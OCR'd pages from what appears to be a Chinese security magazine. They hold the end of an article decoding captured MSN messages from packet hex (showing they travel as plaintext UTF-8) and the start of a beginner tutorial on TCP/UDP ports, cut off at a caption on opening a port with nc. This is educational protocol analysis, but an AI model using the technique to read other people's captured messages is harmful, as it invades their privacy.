


图8 选中消息部分的16

1111111111，这段信息就是我刚才发送的MSN消息，看到那一串“1”了吧，前面的那些字符是不是“这是我的方案”呢？看一下数据包16进制的编码内容：

```
58 2D 4D 4D 53 2D 49 4D 2D 46 6F 72 6D 61 74 3A
20 46 4E 3D 4D 53 25 32 30 53 68 65 6C 6C 25 32 30 44 6C
67 25 32 30 32 3B 20 45 46 3D 3B 20 43 4F 3D 30 3B 20 43
53 3D 31 3B 20 50 46 3D 30 0D 0A 0D 0A E8 BF 99 E6 98
AF E6 88 91 E7 9A 84 E6 96 B9 E6 A1 88 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
```

最后的一串“31”就是“1”的16进制了，再往前看“**E8 BF 99 E6 98 AF E6 88 91 E7 9A 84 E6 96 B9 E6 A1 88**”就是“杩欐槸鎴戠殑鏂规”的16进制编码，为什么这么说呢？往前看4个字节“**0D 0A 0D 0A**”，在MSN中每行命令都需要以“0D 0A”作为结束符，转换过来就是“\r\n”在数据包没有decode格式中的表现形式就是“..”。MIME-Version：1.0 \r\n的16进制格式就是**4D 49 4D 45 2D 56 65 72 73 69 6F 6E 3A 20 31 2E 30 0D 0A**，感兴趣的朋友可以相应地对照下。下面就来看下如何解码MSN的中文消息，大家也可以自己编程实现，无非是一个UTF-8的字符转换游戏而已了。

这里有一个小工具实现了这个功能，打开那个包，选中消息部分的16进制编码，如图8。

后面的一串“1”就不用解码了，然后打开这个小工具，把16进制代码复制进去，如图9。

从下面的回显中我们已经看到了被UTF-8编码后的中文消息，这个Raw功能就实现了16进制消息还原的功能，接下来要做的就是UTF-8解码，点下旁边的UTF8Decode按扭，可以看到原始消息已经被还原了，如图10。

可以看到MSN协议的消息传输其实就是一个字符编码游戏而已，根本没有经过加密。这里再提供一个方法，看下MSN的消息体：

```
MSG 27 N 168
MIME-Version: 1.0
Content-Type: text/plain; charset=UTF-8
X-MMS-IM-Format: FN=MS%20Shell%20Dlg%202;
EF=; CO=0; CS=1; PF=0
杩欐槸鎴戠殑鏂规  1111111111111111111111
```

符合MIME标准，我们知道所有的邮件都是符合MIME标准的，也就是说一条MSN消息可以被当作一封邮件来处理，我们来实验下，把以上内容保存为.eml格式，用outlook打开会是什么样呢？结果如图11所示。

消息被还原成功了。其实还原MSN消息的方法还是有很多的，记住这只是一个编码游戏，那么用一些字符处理工具试试？比如winhex之类的，这里我就不演示了，感兴趣的可以自己去实验下。

在live messageer中，MS为了保持MSN协议的开放性和扩展性，而又想增加一些隐私性给用户，虽消息是明文传输的，却增加了一个“悄悄话”功能，在这里对用户的消息传输进行加密，有时间我会分析一下这个功能的加密形式，这篇文章就到这里结束了，有问题或者对协议分析感兴趣的朋友可以来BCT或手册和我讨论，互相学习。

[文章中涉及到的工具SmartConvert在光盘中有收录]




图9 SmartConvert还原16进制代码




图10 SmartConvert UTF-8解码

编辑点评：

MSN的字符编码游戏令小编我深感震惊，微软竟然这样对待消息加密，暴瑕疵也就不是什么稀奇的事情了。作者通过对MSNP协议的分析让我们对MSN与服务器的通信过程有了清晰的认识。分析协议是件很需要耐心的事情，除了需要了解协议，还需要网络知识，需要字符编码的知识。协议不能离开安全，认证更是如此，希望可以通过我们的努力让软件厂商们把安全做得更高！




图11 使用Outlook还原msn消息原文

WWW.NOHACK.CN
WWW.NOHACK.CN

小菜补端口 2——端口和应用

Python

上一期，笔者为大家介绍了端口的概念以及对常见协议的理解。同时，在文章的最后为大家留下了一些问题让各位读者思考，下面先回顾一下上期的问题：

问题1、UDP协议与TCP协议有什么不同？

问题2、如何打开一个端口？

问题3、如何关闭某一个端口？

问题4、什么是TCP扫描？

问题5、什么是UDP扫描？

这一期笔者将结合上期留下的问题，结合现在入侵中各种流行的元素，为大家讲解端口、协议等常接触到的知识。

一、TCP与UDP协议

上期我们谈到了TCP连接（三次握手），**TCP协议是面向连接的稳定协议**，TCP除了三次握手来保证稳定的连接外，还有很多机制来保证连接在建立完成后，数据的稳定传输，比如，在数据发送和接收方有一方繁忙时，双方会协商重新设置窗口（window）数来保证数据传输的数量不至于影响双方系统的负荷。另外，还有常见的重传机制，若是数据在传输过程中、在数据传输后发送方未接到接收方的确认，会将发送的数据块放在重传队列中，当然，数据分割的每个数据块都会有编号，以保证数据重组的时候能正确地拼装在一起。关于TCP协议的详细内容，如果读者有兴趣的话可以参考TCP/IP方面的书籍。

说了TCP协议，就不得不再说说UDP协议了，这两个协议经常会被放在一起比较。而且UDP和TCP协议一样，是能够承载大量数据的协议（当然，像ICMP这样的协议也可以用来承载数据，但是目前似乎除了木马程序外还没有什么标准应用来使用ICMP承载数据），UDP协议与TCP的最大不同之处就在于，**UDP是非面向连接的协议**，通过UDP协议发送数据就像通过平邮的信件一样，发送者把接收者的地址、姓名等信息（在网络中，地址、姓名等信息就好比是IP地址、UDP端口等）写在信封上然后将信件发送出去，这时，发送者就会认为接收者已经收到了信件（当然，在现实生活中人们可以通过电话等方式来确认信件是否到达，但是在网络中是较为原始的，没有电话这种类似的方式来确认），所以说，UDP是非面向连接的协议。

二、端口监听及关闭

端口监听就是很多读者经常问到的“如何打开一个端口”的问题，而“监听”一词的描述来自英文LISTENING，上一期关于netstat命令中已经对几种常见的状态作了详细的介绍，读者可以再参考一下。

关于如何打开一个端口的问题，可能需要深究，比如，打开端口的目的是为了在该端口上提供某种服务，还只是单纯地毫无目的地打开某个端口？

如果是以提供服务而要打开某个端口的话，那么，只要安装相应的服务并将其启动就可以了，例如，启动telnet服务，系统即会打开TCP 23端口。




图1 用nc打开TCP7777端口

